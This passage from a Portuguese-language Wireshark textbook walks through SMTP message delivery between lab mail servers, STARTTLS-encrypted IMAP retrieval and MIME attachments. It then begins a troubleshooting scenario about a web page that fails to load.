it? Oh well....
.
250 2.0.0 Ok: queued as 931C4400D5
QUIT
221 2.0.0 Bye ⑧

```

7 client pkt(s), 7 server pkt(s), 12 turns.

Entire conversation (951 bytes) Show data as ASCII Stream 0 ▾  
 Find Next

Figura 9.30 – Visualizando o stream TCP do cliente de email para o servidor local.

Com uma conexão estabelecida, o servidor de email envia um banner de serviço para o cliente no pacote 4 para informar que está pronto para receber um comando. Nesse caso, ele se identifica como um servidor Postfix executando no sistema operacional Ubuntu Linux u. Também informa que é capaz de receber comandos *ESMTP* (*Extended SMTP*, ou *SMTP Estendido*). O *ESMTP* é uma extensão da especificação *SMTP* que permite que comandos adicionais sejam usados durante a transmissão de um email.

O cliente de email responde enviando um comando *EHLO* no pacote 5 v. *EHLO* é o comando “Hello” usado para identificar o host de origem quando o *ESMTP* é aceito. Se o *ESMTP* não estiver disponível, o cliente lançará mão do comando *HELO* para se identificar. Nesse exemplo, a origem é identificada pelo seu endereço IP, embora um nome

de DNS possa ser usado também.

No pacote 7, o servidor responde com uma lista que inclui itens como VRFY, STARTTLS e SIZE 10240000 w. Essa lista, que reflete comandos aceitos pelo servidor SMTP, é disponibilizada para que o cliente saiba quais comandos ele poderá usar quando transmitir a mensagem. Essa negociação de recursos ocorre no início de toda transação SMTP antes de uma mensagem ser enviada. A transmissão da mensagem começa no pacote 8 e compõe a maior parte do restante dessa captura.

O SMTP é governado por comandos e valores de parâmetros simples enviados pelo cliente, seguidos de um código de resposta do servidor. É muito semelhante a protocolos como HTTP e TELNET e foi projetado visando à simplicidade. Um exemplo de requisição e resposta pode ser visto nos pacotes 8 e 9, nos quais o cliente envia o comando MAIL com o parâmetro FROM:<sanders@skynet.local> SIZE=556 x, e o servidor responde com o código de resposta 250 (Requested mail action okay, completed, isto é, ação de email solicitada sem problemas, concluída) e o parâmetro 2.1.0 Ok. Nesse caso, o cliente identifica o endereço de email do remetente e o tamanho da mensagem, e o servidor responde dizendo que esses dados foram recebidos e são aceitáveis. Uma transação semelhante ocorre novamente nos pacotes 10 e 11, nos quais o cliente envia o comando RCPT com o parâmetro TO:<sanders@cyberdyne.local> y, e o servidor responde com outro código 250 2.1.5 Ok.

*NOTA Se quiser ver todos os comandos e parâmetros SMTP disponíveis, acesse <http://www.iana.org/assignments/mail-parameters/mail-parameters.xhtml>. Se quiser ver os códigos de resposta disponíveis, consulte <https://www.iana.org/assignments/smtp-enhanced-status-codes/smtp-enhanced-status-codes.xml>.*

Tudo que resta agora é transmitir a mensagem propriamente dita. O cliente inicia esse processo no pacote 12 enviando o comando DATA. O servidor responde com um código 354 e com uma mensagem z, o que informa que o servidor criou um buffer para a mensagem e diz ao cliente para iniciar a transmissão. A linha contendo o código 354 diz ao cliente para enviar um ponto (<CR><LF>.<CR><LF>) a fim de marcar o final da transmissão. A mensagem é transmitida em formato texto simples, e um código de resposta indicando uma transmissão com sucesso é enviado. Você perceberá a inclusão de algumas informações adicionais com o texto da mensagem, entre elas a data, o tipo de conteúdo e a codificação, além do agente de usuário associado à transmissão. Esse dado informa que o usuário final que enviou essa mensagem estava usando Mozilla Thunderbird {.

Com a transmissão concluída, a conexão SMTP é encerrada pelo cliente de email que envia o comando QUIT sem parâmetros no pacote 18. O servidor responde no pacote 19 com o código de resposta 221 (<domain> service closing transmission channel, isto é, serviço em <domínio> encerrando o canal de transmissão) e o parâmetro 2.0.0 Bye |. A conexão TCP é encerrada de forma elegante nos pacotes de 20 a 23.

## **Passo 2: servidor local para o servidor remoto**

Em seguida, analisaremos o mesmo cenário do ponto de vista do servidor de email local responsável pelo domínio *skynet.local*; o endereço desse servidor é 172.16.16.221. Essa captura pode ser encontrada no arquivo *mail\_sender\_server\_2.pcapng*, obtido diretamente do servidor de emails. Como esperado, cerca dos primeiros 20 pacotes refletem a captura do passo 1, pois são os mesmos pacotes capturados a partir de outra fonte.

Se a mensagem enviada fosse destinada a outra caixa de correios no domínio *skynet.local*, não veríamos nenhum tráfego SMTP adicional; em vez disso, veríamos a recuperação da mensagem de um cliente de email com os protocolos POP3 ou IMAP. No entanto, como essa mensagem é destinada ao domínio *cyberdyne.local*, o servidor SMTP local deve transmiti-la ao servidor SMTP remoto responsável por esse domínio. Esse processo começa no pacote 22 com um handshake TCP entre o servidor local em 172.16.16.221 e o servidor de email remoto em 172.16.16.231.

**NOTA** *Em um cenário do mundo real, um servidor de email localiza outro servidor usando um tipo especial de registro DNS conhecido como registro MX (mail exchange record, ou registro de troca de mensagens de correio). Como esse cenário foi criado em laboratório e o endereço IP do servidor de email remoto foi pré-configurado no servidor local, não veremos esse tráfego nesse caso. Se você estiver resolvendo problemas de entrega de emails, considere o potencial para problemas de DNS, além de problemas em protocolos específicos para email.*

Com uma conexão estabelecida, podemos ver na janela Packet List (Lista de pacotes) que o SMTP é usado para entregar a mensagem ao servidor remoto. Essa conversa pode ser melhor visualizada seguindo o stream TCP da transação. A Figura 9.31 exibe esse stream. Se precisar de ajuda para isolar essa conexão, aplique o filtro **tcp.stream == 1** na barra de filtro.

Wireshark · Follow TCP Stream (tcp.stream eq 1) · mail\_sender\_server\_2

```

220 mail02 ESMTP Postfix (Ubuntu) ①
EHLO mail01 ②
250-mail02
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250 DSN
MAIL FROM:<sanders@skynet.local> SIZE=732
RCPT TO:<sanders@cyberdyne.local> ORCPT=rfc822;anders@cyberdyne.local
DATA
250 2.1.0 Ok
250 2.1.5 Ok
354 End data with <CR><LF>.<CR><LF>
Received: from [172.16.16.225] (unknown [172.16.16.225])
    by mail01 (Postfix) with ESMTP id 931C4400D5
    for <sanders@cyberdyne.local>; Tue, 29 Dec 2015 14:13:51 -0500 (EST)
To: Chris Sanders <sanders@cyberdyne.local>
From: Chris Sanders <sanders@skynet.local>
Subject: Help!
Message-ID: <5682DB80.4010607@skynet.local>
Date: Tue, 29 Dec 2015 14:14:08 -0500
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:38.0) Gecko/20100101
    Thunderbird/38.5.0
MIME-Version: 1.0
Content-Type: text/plain; charset=utf-8; format=flowed
Content-Transfer-Encoding: 7bit

I need your help. The system has become self aware. On second thought, ④
why am I sending this from a system that can most certainly intercept
it? Oh well....
.
QUIT
250 2.0.0 Ok: queued as 994C8617DF
221 2.0.0 Bye

```

3 client pkts(s), 4 server pkts(s), 6 turns.

Entire conversation (1155 bytes) Show data as ASCII Stream 1

Find:  Find Next

Figura 9.31 – Visualizando o stream TCP do servidor de email local para o servidor de email remoto.

Essa transação é quase idêntica àquela que vimos na Figura 9.30. Essencialmente, a mensagem está apenas sendo transmitida entre servidores. O servidor remoto se identifica como mail02 u, o servidor local se identifica como mail01 v, uma lista dos comandos aceitos é compartilhada w e a mensagem é transferida em sua totalidade com alguns dados adicionais da transação anterior prefixados na mensagem acima da linha To (Para) x. Tudo isso ocorre entre os pacotes 27 e 35, com uma desconexão TCP encerrando o canal de comunicação.

Em última análise, o servidor não se importa se a mensagem está vindo de um cliente de email ou de outro servidor SMTP, portanto todas as mesmas regras e procedimentos se

aplicam (a menos que haja algum tipo de restrição de controle de acesso). No mundo real, um servidor de email local e um servidor de email remoto talvez não aceitem o mesmo conjunto de recursos ou possam estar baseados em plataformas totalmente diferentes. É por isso que a comunicação SMTP inicial é tão importante: ela permite que o servidor receptor transmita o conjunto de recursos aceito por ele ao transmissor. Quando um cliente ou servidor SMTP toma conhecimento dos recursos aceitos pelo servidor receptor, os comandos SMTP podem ser ajustados de modo que a mensagem seja transmitida de modo eficiente. Essa funcionalidade permite que o SMTP seja amplamente utilizado entre diversas tecnologias de cliente e servidor, e é por esse motivo que não precisamos saber muito sobre a infraestrutura de rede do receptor quando enviamos um email.

### **Passo 3: servidor remoto para o cliente remoto**

Nesse ponto, nossa mensagem alcançou o servidor remoto responsável pela entrega dos emails às caixas de correio no domínio *cyberdyne.local*. Veremos agora uma captura de pacotes obtida do ponto de vista do servidor remoto, que está em *mail\_receiver\_server\_3.pcapng*, mostrada na Figura 9.32.

Novamente, os 15 primeiros pacotes dessa captura parecem conhecidos, pois representam a mesma mensagem sendo trocada, com o endereço de origem representando o servidor de email local u e o endereço de destino representando o servidor de email remoto v. Depois que essa sequência é concluída, o servidor SMTP pode associar a mensagem à caixa de correio apropriada, de modo que o destinatário desejado possa recuperá-la com seu cliente de email.

Conforme mencionamos antes, o SMTP é usado principalmente para enviar emails e é, de longe, o protocolo mais comum para essa finalidade. Recuperar emails de uma caixa de correio em um servidor é um processo mais flexível; por causa das diferentes necessidades que surgem nessa esfera, existem vários protocolos concebidos para oferecer suporte a essa tarefa. Os protocolos predominantes são POP3 (Post Office Protocol version 3, ou Protocolo de Correio versão 3) e IMAP (Internet Message Access Protocol, ou Protocolo de Acesso a Mensagens da Internet). Em nosso exemplo, o cliente remoto recupera mensagens do servidor de emails usando IMAP nos pacotes de 16 a 34.

Não discutiremos o IMAP neste livro, mas nesse exemplo, mesmo que o fizéssemos, isso não traria muitas vantagens a você, pois a comunicação está criptografada. Se observarmos o pacote 21, veremos que o cliente (172.16.16.235) envia o comando STARTTLS ao servidor de emails (172.16.16.231) no pacote 21 u, como mostra a Figura 9.33.

```

220 mail02 ESMTP Postfix (Ubuntu) ①
EHLO mail01 ②
250-mail02
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250 DSN
MAIL FROM:<sanders@skynet.local> SIZE=732
RCPT TO:<sanders@cyberdyne.local> ORCPT=rfc822;sanders@cyberdyne.local
DATA
250 2.1.0 Ok
250 2.1.5 Ok
354 End data with <CR><LF>.<CR><LF>
Received: from [172.16.16.225] (unknown [172.16.16.225])
    by mail01 (Postfix) with ESMTP id 931C4400D5
        for <sanders@cyberdyne.local>; Tue, 29 Dec 2015 14:13:51 -0500
(EST)
To: Chris Sanders <sanders@cyberdyne.local>
From: Chris Sanders <sanders@skynet.local>
Subject: Help!
Message-ID: <5682D880.4010607@skynet.local>
Date: Tue, 29 Dec 2015 14:14:08 -0500
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:38.0) Gecko/20100101
    Thunderbird/38.5.0
MIME-Version: 1.0
Content-Type: text/plain; charset=utf-8; format=flowed
Content-Transfer-Encoding: 7bit

I need your help. The system has become self aware. On second thought,
why am I sending this from a system that can most certainly intercept
it? Oh well....
-
QUIT
250 2.0.0 Ok: queued as 994C8617DF
221 2.0.0 Bye

```

3 client pkt(s), 4 server pkt(s), 6 turns.

Entire conversation (1155 bytes) Show data as ASCII Stream 0 Find Next

Find: Hide this stream Print Save as... Close Help

Figura 9.32 – Visualizando o stream TCP do servidor de email local para o servidor de email remoto.

Esse comando informa o servidor que o cliente gostaria de receber as mensagens de forma segura usando a criptografia TLS. Um canal seguro é negociado entre cada endpoint nos pacotes de 24 a 27 v, e a mensagem é recuperada de forma segura com o protocolo *TLS* (*Transport Layer Security*, ou Segurança da Camada de Transporte) nos pacotes restantes w. Se clicar em qualquer um desses pacotes para visualizar os dados ou tentar seguir o stream TCP (Figura 9.34), você perceberá que o conteúdo é ilegível, protegendo o email de ser interceptado por alguém que possa estar tentando sequestrar ou fazer sniffing do tráfego com intenção maliciosa.

No.	Time	Source	Destination	Protocol	Length	Info
16	11.748156	172.16.16.235	172.16.16.231	TCP	66	51147 → 143 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
17	11.748191	172.16.16.231	172.16.16.235	TCP	66	143 → 51147 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1 WS=128
18	11.748353	172.16.16.235	172.16.16.231	TCP	60	51147 → 143 [ACK] Seq=1 Ack=1 Win=65536 Len=0
19	11.755638	172.16.16.231	172.16.16.235	IMAP	178	Response: * OK [CAPABILITY IMAP4rev1 LITERAL+ SASL-IR LOGIN-REFERRALS ID ENABLE...]
20	11.819470	172.16.16.235	172.16.16.231	TCP	60	51147 → 143 [ACK] Seq=1 Ack=125 Win=65536 Len=0
21	11.871697	172.16.16.235	172.16.16.231	IMAP	66	Request: 1 STARTTLS ①
22	11.871722	172.16.16.231	172.16.16.235	TCP	54	143 → 51147 [ACK] Seq=125 Ack=13 Win=29312 Len=0
23	11.871904	172.16.16.231	172.16.16.235	IMAP	87	Response: 1 OK Begin TLS negotiation now.
24	11.890084	172.16.16.235	172.16.16.231	TLSv1.2	219	Client Hello
25	11.892786	172.16.16.231	172.16.16.235	TLSv1.2	1447	Server Hello, Certificate, Server Key Exchange, Server Hello Done
26	11.910176	172.16.16.235	172.16.16.231	TLSv1.2	212	Client Key Exchange, Change Cipher Spec, Hello Request, Hello Request ②
27	11.911283	172.16.16.231	172.16.16.235	TLSv1.2	296	New Session Ticket, Change Cipher Spec, Encrypted Handshake Message
28	11.937139	172.16.16.235	172.16.16.231	TLSv1.2	97	Application Data ③
29	11.937295	172.16.16.231	172.16.16.235	TLSv1.2	238	Application Data

Figura 9.33 – O comando STARTTLS indica que o tráfego IMAP será criptografado.

```
Wireshark - Follow TCP Stream (tcp.stream eq 1) · mail_receiver_server_3

* OK [CAPABILITY IMAP4rev1 LITERAL+ SASL-IR LOGIN-REFERRALS ID ENABLE IDLE STARTTLS LOGINDISABLED] Dovecot (Ubuntu)
ready.
1 STARTTLS
1 OK Begin TLS negotiation now.
.....#..L....-\...g&H
.....$....+./.
.....3.9./.5.
...].mail02.cyberdyne.local.....
.....#
.....A.=.....T..o..W..~P+..O.....v.."...../.#.....
0..0.....h..4..t0
*..H..
....0e1.0...U.
..Dovecot mail server1.0
..U....mail021.0
..U....mail021#0!. ....H..
. ....root@cyberdyne.local0..
151223210614Z.
251222210614Z0e1.0...U.
..Dovecot mail server1.0
..U....mail021.0
..U....mail021#0!. ....H..
. ....root@cyberdyne.local0.."0
*..H..
....0...
.....@G.....Id..*T....N;R...p....X..Ye.d3GHV8...D..<.....>.....P..
....h/u.:Qa...s...G..5[m.q.A.y.(.....H#y...c..C.>.^/8/W71...we...R..8R....10.%R....zA....;.....(../.+..B....:+
.K3.H...k...{...}.y9r...5g....9..L.....7...D...+.MM+).3.y.....P0N0..U.....I.j1.B...>x....F..W.0...U.#
0...I.j1.B...>x....F..W.0...U....0....0
*..H..
.....(....rs..ff..Y.2!'.!u....->.:r.I.s...../8.,...,F..Fx....s...EN`...
1.w...~..D...._Fi].i.^w.....r.d.<....3..|1U.....#_X
.y.....).V....G.....'..V..q.kBK.vl.oG.br.U1..v...F..C.....Yrx..X{8)e.B..Zx).<1....8....0....j...?}....;{...d
.....m..i..a../(XM.4.....9..).1....
..u#.&U...X..q..SV.b..6..U...2n....w..m&..X
.s..q..Y..Z.....L.k...3.\ .....s...'....yk....W..V..%...%/Lf..j.%6..".....A.?.....X....[<...5C..9m
....g....|.~x.r)...I....t...0'.K..V..!S._..@..h..;"8.Cv...Ba ..!1.m 99).5..m
Z..a.....D.q1..D.m.....
x/....Td.V.I.5.-y.Q.....E:.....Q.....2.....f...ba....[2YWF.0c...-..r.>M....[..\j.v..
%....C[j.G.f.]T..ejC..o .....G7'
=..S.t...)q.K.....a4...Y@.....(.....n.P@[..T4...8s....a....
6^<..J.....,..V0|..j.....=b..R[G..z....-6(
.....6....L#....~v07.5c>H..U..o!..K.x..k....?v...IX.T.,...,y.V..Yy...7X.../..j.-T.%.../....@.P2.
.....~.{M1..q..8..f..oz..g...S<.<.....(..F.....6..h..i7..s....l.....
0.....&.....?..z..d).q..k..M....=/
15 client pkt(s), 16 server pkt(s), 30 turns.

Entire conversation (6202 bytes) Show data as ASCII Stream 1
Find: Find Next Hide this stream Print Save as... Close Help
```

Figura 9.34 – O tráfego IMAP é criptografado à medida que o cliente faz download da mensagem.

Com esses últimos pacotes recebidos, o processo de enviar uma mensagem de um

usuário em um domínio para um usuário em outro domínio está concluído.

## Enviando anexos via SMTP

O SMTP jamais teve a intenção de ser um mecanismo para transmitir arquivos, mas a facilidade de enviar um arquivo por email mostra que ele se tornou o principal mecanismo de compartilhamento para muitas pessoas. Vamos descrever um exemplo rápido da aparência do envio de um arquivo no nível de pacotes usando SMTP.

Na captura de pacotes em *mail\_sender\_attachment.pcapng*, um usuário envia uma mensagem de email de seu cliente (172.16.16.225) para outro usuário na mesma rede por meio de um servidor de email SMTP local (172.16.16.221). A mensagem contém um pouco de texto e inclui um arquivo de imagem como anexo.

Enviar um anexo via SMTP não é muito diferente de enviar texto. Tudo se reduz a dados para o servidor e, embora alguma codificação especial geralmente ocorra, continuamos dependendo do comando DATA para transportar os dados para onde devem ser levados. Para ver isso em ação, abra o arquivo de captura e siga o stream TCP para essa transação SMTP. O stream é exibido na Figura 9.35.

Esse exemplo começa como os cenários anteriores, com identificação do serviço e uma troca dos protocolos aceitos. Quando o cliente está pronto para transmitir a mensagem, ele faz isso fornecendo os endereços From (De) e To (Para), e o envio do comando DATA instrui o servidor a criar um buffer para receber a informação. É nesse ponto que a situação se torna um pouco diferente.

No exemplo anterior, o cliente transmitia o texto diretamente para o servidor, e pronto. Neste exemplo, o cliente deve enviar a mensagem em texto simples, assim como os dados binários associados à imagem em anexo. Para que isso ocorra, ele identifica seu Content-Type como multipart/mixed, com uma fronteira de —050407080301000500070000 u. Isso informa o servidor que vários tipos de dados estão sendo transmitidos, cada um com seu tipo MIME e codificação únicos, e que cada tipo de dado estará separado com o valor de fronteira especificado. Assim, quando outro cliente de email receber esses dados, ele saberá como interpretá-los com base nas fronteiras e no tipo MIME e codificação únicos especificados em cada porção.

Em nosso exemplo, temos duas partes únicas nessa mensagem. A primeira é o texto do email propriamente dito, identificado pelo tipo de conteúdo text/plain v. Depois dele, vemos um marcador de fronteira e o início de uma nova parte da mensagem w. Essa parte contém o arquivo de imagem e é identificada pelo tipo de conteúdo image/jpeg x. Também vale a pena observar que o valor de Content-Transfer-Encoding está definido com base64 y, o que significa que os dados em base64 devem ser convertidos para que um parse seja feito. O restante da transmissão inclui o arquivo de imagem codificado z.

Wireshark · Follow TCP Stream (tcp.stream eq 0) · mail\_sender\_attachment

```
220 mail01 ESMTP Postfix (Ubuntu)
EHLO [172.16.16.225]
250-mail01
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250 DSN
MAIL FROM:<sanders@skynet.local> SIZE=76692
250 2.1.0 Ok
RCPT TO:<ppa@skynet.local>
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
To: ppa@skynet.local
From: Chris Sanders <sanders@skynet.local>
Subject: New Coworker
Message-ID: <56849222.4000609@skynet.local>
Date: Wed, 30 Dec 2015 21:25:38 -0500
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:38.0) Gecko/20100101
Thunderbird/38.5.0
MIME-Version: 1.0
Content-Type: multipart/mixed; ①
boundary="-----050407080301000500070000"

This is a multi-part message in MIME format.
-----050407080301000500070000
Content-Type: text/plain; charset=utf-8; format=flowed ②
Content-Transfer-Encoding: 7bit

A new guy started this week. There is something different about him, but
I can't quite figure it out. Every time he sees me he asks for my
clothes, my boots, and my motorcycle. I don't even own a motorcycle! I
took a quick picture and have attached it here. Have you seen this guy
before?

-----050407080301000500070000 ③
Content-Type: image/jpeg; ④
name="newguy.jpg"
Content-Transfer-Encoding: base64 ⑤
Content-Disposition: attachment;
filename="newguy.jpg"

/9j/4AAQSkZJRgABAQAAAQABAD/2wBDAAMCAgMCAgMDAwMEAwMEBQgFBQQEBQoHBwYIDAoM
DAsKCwsNDhIQDQ4RDgsLEBYQERMUFRUVDA8XGBYUGBIUFRT/2wBDAQMEBAUEBQkFBQkUDQsN
FBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
CAFaAmcDASIAAhEBAxEB/8QAHwAAAQUBAQEBAQEAAAAAAAAAAECAwQFBgcICQoL/8QAtRAA
AgEDAwIEAwUFBAQAAAF9AQIDAAQRBRIhMUEGE1fH8yJxFDKbkaEII0KxwRVS0fAkM2Jyggkk ⑥
FhcYGRolJicoKS0NTY30dk6Q0RFRkdISUpTVFVV1hZWmNkZWZnaG1qc3R1dnd4eXqDhIWG
h4iJipKT1JWwL5iZmqKjpKwmp6ipqrKztLW2t7i5usLDxMXGx8jJytLT1NXW19jZ2uHi4+T1
Sufo6erx8vP09fb3+Pn6/8QAHwEAAwEBAQEBAQEBAQAAAAAAAAAAECAwQFBgcICQoL/8QAtREA
AgECBAQDBAcFBAAQAJ3AAECAxEEBSExhJBUDhcRMiMoEIFEKRobHBCSMzUvAVYnLRChYk
NOEl8RcYGRomJygpKjU2Nzg50kNERUZHSElKU1RVVldYwMpjZGVmZ2hpanN0dXZ3eHl6goOE
hYaHiImKkpOUlzaXmJmaoqOkpaanqKmqsro0tba3uLm6wsPExcbHyMnk0tPU1dbX2Nna4uPk
Sebn6Onq8vP09fb3+Pn6/9oADAMBAIRAxEAPwD8+L3GRjpXd/C+e1Nx5c2wHPRjjNcFdHJB
HrV3TDGwKnBHcmvrJL0+Ptfo9Y8Z2tmuwB/Y2Y9Frn/E1gsfh8OVGNuS1Z9hqBeZDMzMAC
24 client pkt(s), 7 server pkt(s), 12 turns.

Entire conversation (77 kB) Show data as ASCII Stream 0
Find: Hide this stream Print Save as... Close Help
```

*Figura 9.35 – Um usuário enviando um anexo via SMTP.*

Independentemente do que você fizer, não confunda essa codificação com um recurso de segurança. A codificação base64 é quase instantaneamente reversível, e qualquer invasor que interceptar essa comunicação seria capaz de recuperar o arquivo de imagem sem muito esforço. Se estiver interessado em recuperar esse arquivo de imagem a partir da captura de pacotes, há um cenário parecido no qual extraímos uma imagem de uma transferência de arquivo baseada em HTTP na seção “Cavalo de Troia com acesso remoto”, no Capítulo 12. Depois de ler essa seção, retome esse arquivo de captura e veja se você é capaz de descobrir quem é o novo colega de trabalho misterioso do usuário.

## Considerações finais

Este capítulo apresentou os protocolos mais comuns que você verá ao analisar tráfego na camada de aplicação. Nos próximos capítulos, analisaremos novos protocolos e recursos adicionais dos protocolos que discutimos aqui, ao mesmo tempo que exploraremos uma variedade maior de cenários do mundo real.

Para saber mais sobre protocolos individuais, leia as RFCs associadas ou dê uma olhada no livro *The TCP/IP Guide* de Charles M. Kozierok (No Starch Press, 2005). Consulte também a lista de recursos no Apêndice A.



# 10

## CENÁRIOS BÁSICOS NO MUNDO REAL



Começando neste capítulo, exploraremos o cerne da análise de pacotes à medida que usamos o Wireshark para analisar problemas de rede do mundo real. Apresentarei uma série de cenários com problemas descrevendo seu contexto e oferecendo as informações disponíveis ao analista na ocasião. Após ter preparado o terreno,

vamos nos concentrar na análise enquanto descrevo o método usado para capturar os pacotes apropriados e mostro o passo a passo do processo para trabalhar em direção a um diagnóstico. Depois que a análise estiver completa, apontarei possíveis soluções e apresentarei uma visão geral das lições aprendidas.

Ao longo deste capítulo, lembre-se de que a análise é um processo bem dinâmico. Assim, os métodos que usarei para analisar cada cenário talvez não sejam iguais àqueles que você utilizaria. Todos abordam a resolução de problemas e as ideias através de suas próprias lentes. O aspecto mais importante é que o resultado da análise resolva um problema, mas mesmo quando não o fizer, é fundamental aprender com os fracassos também. Afinal de contas, experiência é o que adquirimos quando não conseguimos o que queremos.

Além do mais, a maioria dos problemas discutidos neste capítulo provavelmente poderia ser resolvida com métodos que não necessariamente envolvam um sniffer de pacotes, mas então qual seria a graça? Quando comecei a aprender a analisar pacotes, percebi que analisar problemas típicos de formas atípicas usando técnicas de análise de pacotes ajuda, e é por esse motivo que apresentarei esses cenários a você.

### Conteúdo web faltando

No primeiro cenário que veremos, nosso usuário será Packet Pete, um fã de basquete universitário que não fica acordado até tarde e geralmente perde os jogos da costa oeste. A primeira coisa que ele faz diante de sua estação de trabalho todas as manhãs é acessar <http://www.espn.com/> para ver os resultados dos jogos da noite anterior. Ao navegar na ESPN esta manhã, Pete nota que a página está demorando muito para carregar e, quando isso finalmente acontece, a maioria das imagens e do conteúdo está faltando (Figura 10.1). Vamos ajudar Pete a diagnosticar esse problema.




Figura 10.1 – ESPN não está carregando adequadamente.

## Escutando a transmissão

Esse problema está restrito à estação de trabalho de Pete e não afeta mais ninguém, portanto começaremos capturando pacotes diretamente nesse local. Para isso, instalaremos o Wireshark e capturaremos pacotes enquanto acessamos o site da ESPN. Esses pacotes se encontram no arquivo *http\_espn\_fail.pcapng*.

## Análise

Sabemos que o problema de Pete é sua incapacidade de visualizar um site que ele está acessando, portanto daremos uma olhada inicialmente no protocolo HTTP. Se você leu o capítulo anterior, terá uma compreensão básica do aspecto de um tráfego HTTP entre um cliente e o servidor. Um bom ponto para começar a observar são as requisições HTTP sendo feitas para o servidor remoto. Podemos fazer isso aplicando um filtro para

requisições GET (usando `http.request.method == "GET"`), mas o mesmo pode ser feito simplesmente selecionando **StatisticsHTTP4Requests** (EstatísticasHTTP4Requisições) no menu suspenso principal (Figura 10.2).

